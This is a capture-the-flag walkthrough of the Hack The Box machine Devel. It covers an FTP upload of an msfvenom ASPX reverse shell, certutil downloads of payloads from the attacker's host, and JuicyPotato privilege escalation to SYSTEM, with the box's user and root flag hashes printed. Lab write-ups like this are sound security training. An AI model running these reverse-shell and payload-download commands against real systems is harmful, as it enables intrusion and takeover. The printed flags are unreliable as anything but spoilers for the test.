
Hack The Box - Devel

darkt3rr0r

2020-05-04

Contents

HackTheBox : Devel	3
Information Gathering	3
Port scan	3
Enumeration	4
Discovery	4
Generating a reverse shell to upload	5
Exploitation	5
Uploading the shell	5
Getting the shell	6
Privilege Escalation	7
Flags	10

HackTheBox : Devel

This is a simple Windows box running a Microsoft IIS server. There is an FTP server running which allows anonymous login and a web page is hosted at port 80. The privilege escalation was quite straight forward using JuicyPotato as there is `SeImpersonatePrivilege` token is enabled which was a big clue for using this method.

Information Gathering

Port scan

```
1 nmap -sS -sC -v 10.10.10.5 -p-
```

Result of the Nmap Scan

```
1 Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-03 11:49 EDT
2 NSE: Loaded 121 scripts for scanning.
3 NSE: Script Pre-scanning.
4 Initiating NSE at 11:49
5 Completed NSE at 11:49, 0.00s elapsed
6 Initiating NSE at 11:49
7 Completed NSE at 11:49, 0.00s elapsed
8 Initiating Ping Scan at 11:49
9 Scanning 10.10.10.5 [4 ports]
10 Completed Ping Scan at 11:49, 0.31s elapsed (1 total hosts)
11 Initiating Parallel DNS resolution of 1 host. at 11:49
12 Completed Parallel DNS resolution of 1 host. at 11:49, 0.00s elapsed
13 Initiating SYN Stealth Scan at 11:49
14 Scanning 10.10.10.5 [65535 ports]
15 Discovered open port 80/tcp on 10.10.10.5
16 Discovered open port 21/tcp on 10.10.10.5
17 SYN Stealth Scan Timing: About 2.86% done; ETC: 12:07 (0:17:34
   remaining)
18 SYN Stealth Scan Timing: About 11.33% done; ETC: 11:58 (0:07:57
   remaining)
19 SYN Stealth Scan Timing: About 20.75% done; ETC: 11:56 (0:05:48
   remaining)
20 SYN Stealth Scan Timing: About 33.44% done; ETC: 11:55 (0:04:01
   remaining)
21 SYN Stealth Scan Timing: About 45.68% done; ETC: 11:55 (0:03:00
   remaining)
22 SYN Stealth Scan Timing: About 57.95% done; ETC: 11:54 (0:02:11
   remaining)
23 SYN Stealth Scan Timing: About 71.94% done; ETC: 11:54 (0:01:22
   remaining)
24 SYN Stealth Scan Timing: About 83.26% done; ETC: 11:54 (0:00:48
   remaining)
```

```
25 Completed SYN Stealth Scan at 11:54, 277.14s elapsed (65535 total ports
   )
26 NSE: Script scanning 10.10.10.5.
27 Initiating NSE at 11:54
28 NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
29 Completed NSE at 11:54, 7.77s elapsed
30 Initiating NSE at 11:54
31 Completed NSE at 11:54, 0.00s elapsed
32 Nmap scan report for 10.10.10.5
33 Host is up (0.22s latency).
34 Not shown: 65533 filtered ports
35 PORT      STATE SERVICE
36 21/tcp open  ftp
37 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
38 | 03-18-17  02:06AM          <DIR>          aspnet_client
39 | 03-17-17  05:37PM                      689 iisstart.htm
40 | 03-17-17  05:37PM                      184946 welcome.png
41 | ftp-syst:
42 |_ SYST: Windows_NT
43 80/tcp open  http
44 | http-methods:
45 |   Supported Methods: OPTIONS TRACE GET HEAD POST
46 |_ Potentially risky methods: TRACE
47 |_http-title: IIS7
48
49 NSE: Script Post-scanning.
50 Initiating NSE at 11:54
51 Completed NSE at 11:54, 0.00s elapsed
52 Initiating NSE at 11:54
53 Completed NSE at 11:54, 0.00s elapsed
54 Read data files from: /usr/bin/./share/nmap
55 Nmap done: 1 IP address (1 host up) scanned in 285.56 seconds
56      Raw packets sent: 131254 (5.775MB) | Rcvd: 185 (8.124KB)
```

Enumeration

Discovery

From the nmap results, it was very clear as to what are the 2 interesting things

- FTP at port 21
- Webpage at port 80

```
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM      <DIR>          aspnet_client
| 05-07-20  12:48AM                2854 ex.aspx
| 03-17-17  05:37PM                689 iisstart.htm
| 05-06-20  11:51PM                2781 reverse-shell.aspx
| 03-17-17  05:37PM            184946 welcome.png
|_ 05-06-20  11:54PM            235574 winPEASany.exe
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS7
```

Figure 1: Important stuff

Generating a reverse shell to upload

```
1 msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.10 LPORT=4444 -f
  aspx > shell.aspx
```

Exploitation

Uploading the shell

- Simply Login into the FTP server with credentials `anonymous` and `anonymous`

```
> ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
```

Figure 2: logging in with the credentials

- Upload the apsx reverse shell code which you generated using the msfvenom

```
03-17-17 05:37PM 689 iisstart.htm
05-06-20 11:51PM 2781 reverse-shell.aspx
03-17-17 05:37PM 184946 welcome.png
```

Figure 3: Uploaded the apsx-rev-shell

Getting the shell

Start a listener at port 443 (the port you defined in the msfvenom)

```
1 nc -lvnp 4444
```

Visit the aspx page to start the reverse shell and head back to the listener




Figure 4: Visit the page

Now we have a shell back and should enumerate more inside to find more about the machine

```
> nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49158
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami /priv
```

Figure 5: Initial shell

Privilege Escalation

We take a look at all the details of the system

```
1 systeminfo
```

```
c:\Users\Public\Downloads>systeminfo
systeminfo

Host Name:                DEVEL
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         basis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31
System Boot Time:          6/5/2020, 10:51:16
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
```

Figure 6: Information about the system

Checking the privileges of the system we are working on

```
1 whoami /priv
```

SelmpersonatePrivilege Impersonate a client after authentication Enabled

Service accounts could intercept a SYSTEM ticket and use it to impersonate the SYSTEM user. This was possible because service accounts usually have the “SelmpersonatePrivilege” privilege enabled.

This is the broken privilege which can be used to our advantage by juicy potato.

For this to escalate our privileges , we will need to the following things

- python simple http server in your attacker box
- certutil.exe to transfer files via my kali machine to the victim windows machine
- reverse.exe a new one to be used to get a shell with system privileges
- juicy potato to exploit the SelmpersonatePrivilege
- Place all the files that you want to upload in the same folder and then start the http server

Download x86 version of Juicy potato from this: <https://github.com/ivanitlearning/Juicy-Potato-x86/releases>

```
1 python -m SimpleHTTPServer 8000
```

Making a new reverse.exe

```
1 msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.10 LPORT=443 -f  
aspx > shell.aspx
```

Uploading the new reverse.exe

```
1 certutil.exe -urlcache -split -f http://10.10.14.10:8000/reverse.exe  
reverse.exe
```

```
c:\Users\Public\Downloads>certutil.exe -urlcache -split -f http://10.10.14.10:8000/reverse.exe re  
verse.exe  
certutil.exe -urlcache -split -f http://10.10.14.10:8000/reverse.exe reverse.exe  
**** Online ****  
0000 ...  
1c00  
CertUtil: -URLCache command completed successfully.
```

Figure 7: Uploading reverse.exe

Uploading JuicyPotatox86 as it is a 32 bit machine, so we will need the x86 bianry.

```
1 certutil.exe -urlcache -split -f http://10.10.14.10:8000/Juicy.Potato.  
x86.exe Juicy.Potato.x86.exe
```



```
c:\Users\Public\Downloads>certutil.exe -urlcache -split -f http://10.10.14.10:8000/Juicy.Potato.x86.exe Juicy.Potato.x86.exe
certutil.exe -urlcache -split -f http://10.10.14.10:8000/Juicy.Potato.x86.exe Juicy.Potato.x86.exe
**** Online ****
000000 ...
040600
CertUtil: -URLCache command completed successfully.
```

Figure 8: Uploading Juicy potato

Start a new listener at port 443

```
1 nc -lvnp 443
```

To find the CLSID for the machine I used this link: > <https://github.com/ohpe/juicy-potato/blob/master/CLSID/Windows>

Run Juicy potato

```
1 Juicy.Potato.x86.exe -l 1337 -p reverse.exe -t * -c {03ca98d6-ff5d-49b8-abc6-03dd84127020}
```

```
c:\Users\Public\Downloads>Juicy.Potato.x86.exe -l 1337 -p reverse.exe -t * -c {03ca98d6-ff5d-49b8-abc6-03dd84127020}
Juicy.Potato.x86.exe -l 1337 -p reverse.exe -t * -c {03ca98d6-ff5d-49b8-abc6-03dd84127020}
Testing {03ca98d6-ff5d-49b8-abc6-03dd84127020} 1337
.....
[+] authresult 0
{03ca98d6-ff5d-49b8-abc6-03dd84127020};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

Figure 9: Running Juicy potato

Check the listener at port 443. You will now have a shell with System privileges


```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49186
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 10: Running Juicy potato

Flags


User Flag

A terminal window with a dark background. The prompt is 'C:\Users\babis\Desktop>'. The user enters 'type user.txt.txt' and the output is '9ecdd6a3aedf24b41562fea70f4cb3e8'.

```
C:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
```

Figure 11: User Flag

Root Flag

A terminal window with a dark background. The prompt is 'C:\Users\Administrator\Desktop>'. The user enters 'type root.txt.txt' and the output is 'e621a0b5041708797c4fc4728bc72b4b'.

```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
```

Figure 12: Root Flag